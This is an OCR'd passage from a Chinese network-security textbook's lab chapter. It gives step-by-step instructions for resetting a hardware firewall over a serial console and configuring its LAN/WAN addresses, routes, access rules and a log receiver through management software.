


图 21—2 连接端口设为 COM1 口

步骤 2 在图 21—2 中单击【配置】按钮，打开【COM1 属性】对话框，在其中将 COM1 口的属性设为默认值，如图 21—3 所示。依次单击【确定】按钮，完成 COM1 口配置。

步骤 3 进入超级终端管理界面，如图 21—4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21–3　配置 COM1 口




图 21–4　管理界面

步骤 4　重启防火墙，还原出厂默认设定。在超级终端中输入命令“shut 1”，按 Enter 键确认，如图 21–5 所示。




图 21–5　输入命令

步骤 5　选择【System】，按 Enter 确认，如图 21–6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—6　进入系统界面

步骤 6 在系统菜单下，选择第三项【Reset to Factory Defaults】，按 Enter 键，如图 21—7 所示。



图 21—7　还原出厂默认值

步骤 7 选择【LAN：Switched interfaces Port 1—7】，按 Enter 键，如图 21—8 所示。




图 21—8　选择 LAN 口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 8 进入 LAN 口配置界面，配置防火墙 IP 为 192.168.10.1，子网掩码为 255.255.255.0，配置完成后按 Ctrl+S 键保存退出，如图 21-9 所示。




图 21-9　配置 LAN 口 IP

步骤 9 接下来配置管理主机的 IP 为 192.168.10.2，子网掩码为 255.255.255.0，网关为防火墙的 IP 地址 192.168.10.1，如图 21-10 所示。

步骤 10 为了确定连通性，在管理主机上 ping 防火墙 IP，输入“ping 192.168.10.1”，如果有返回信息，则表示连接成功，如图 21-11 所示。




图 21-10　配置主机 IP




图 21-11　测试连通性

实训 2　配置防火墙管理软件

步骤 1 在连接畅通的情况下，在管理主机上运行防火墙管理软件，输入防火墙管理员用户名 123 及口令 123，如图 21-12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—12　输入用户名和口令

步骤 2 进入管理界面，右击【安全编辑器】按钮，在弹出的快捷菜单中选择【缺省】命令，如图 21—13 所示。




图 21—13　选择【缺省】命令

步骤 3 右击【安全网关】选项，选择【新建】|【安全网关】命令，如图 21—14 所示。




图 21—14　新建一个网关

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 4　下面开始对新建网关进行初始化配置。在【名称】文本框中填写“test”，在【IP 地址】文本框中输入“192.168.10.1”，单击【下一步】按钮，如图 21–15 所示。

在弹出的界面中填入新的口令 123，单击【下一步】按钮，如图 21–16 所示。




图 21–15　设置网关名称及地址




图 21–16　设置密码

步骤 5　接下来会连接网关，状态为“完成”，单击【下一步】按钮，如图 21–17 所示。

步骤 6　接下来会填入 DNS 的 IP 地址，可以不填，单击【完成】按钮，如图 21–18 所示。




图 21–17　连接网关




图 21–18　配置 DNS 服务器

步骤 7　接下来会有注册界面，如果你是已注册用户，选择【已注册用户】单选按钮，如图 21–19 所示。然后按照向导提示完成操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—19　已注册用户

实训 3　配置新网关

步骤 1 在左侧窗口中单击【安全网关】选项，对新建网关 test 进行配置，如图 21—20 所示。




图 21—20　配置网关

步骤 2 单击【局部对象】选项下的【主机和网络】选项，如图 21—21 所示。

步骤 3 分别对 ip_wan、br_wan、wannet 进行配置，如图 21—22～图 21—24 所示。其中，ip_wan 的类型为【主机】，地址配置为 192.168.20.1；br_wan 的类型为【主机】，地址为 192.168.20.255；wannet 的类型为【网络】，地址为 192.168.20.0。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21—21　选择需要配置的网络




图 21—22　对 ip_wan 进行配置




图 21—23　对 br_wan 进行配置




图 21—24　对 wannet 进行配置

步骤 4　单击【路由】|【主路由表】选项，在右边界面的空白处右击，在弹出的快捷菜单中选择【新建路由】命令，新建两条关于 WAN 口和 LAN 口的路由，如图 21—25、图 21—26 和图 21—27 所示。

步骤 5　完成后单击【规则】选项，在规则界面的空白处单击右键，在弹出的快捷菜单中选择【新建规则】命令，新建两条关于 LAN 和 WAN 端口的数据进出规则，如图 21—28～图 21—32 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 21—25　新建路由




图 21—26　新建 LAN 路由




图 21—27　新建 WAN 路由



图 21—28　新建规则

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 21–29　新建一条从 LAN 到 WAN 的规则




图 21–30　选择提供服务的类别




图 21–31　新建一条从 WAN 到 LAN 的规则




图 21–32　选择提供服务的类别

步骤 6　为了能够监控规则的作用，可加入日志分析功能。单击【日志】|【日志接收器】选项，如图 21–33 所示；在右侧空白位置右击，在弹出的快捷菜单中选择【新建日志接收器】命令，如图 21–34 所示；然后在弹出的对话框中将【名称】设为【test】，【类型】设为【FWLog】，【IP 地址】设为【ip_wan】，【端口】设为【999】，如图 21–35 所示。完成后单击【确定】按钮。

步骤 7　右击 test 主目录，在弹出的快捷菜单中选择【版本控制】命令，然后选择【签入】命令，如图 21–36 所示。

步骤 8　签入完成，部署配置，防火墙配置就完成了。对目标主机的 IP 进行配置，使它和防火墙的 WAN 口在同一网段，目标机的网关必须和防火墙 WAN 口的 IP 一致，如图 21–37 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 21—33　选择日志接收器



图 21—34　新建日志接收器




图 21—35　日志接收器属性

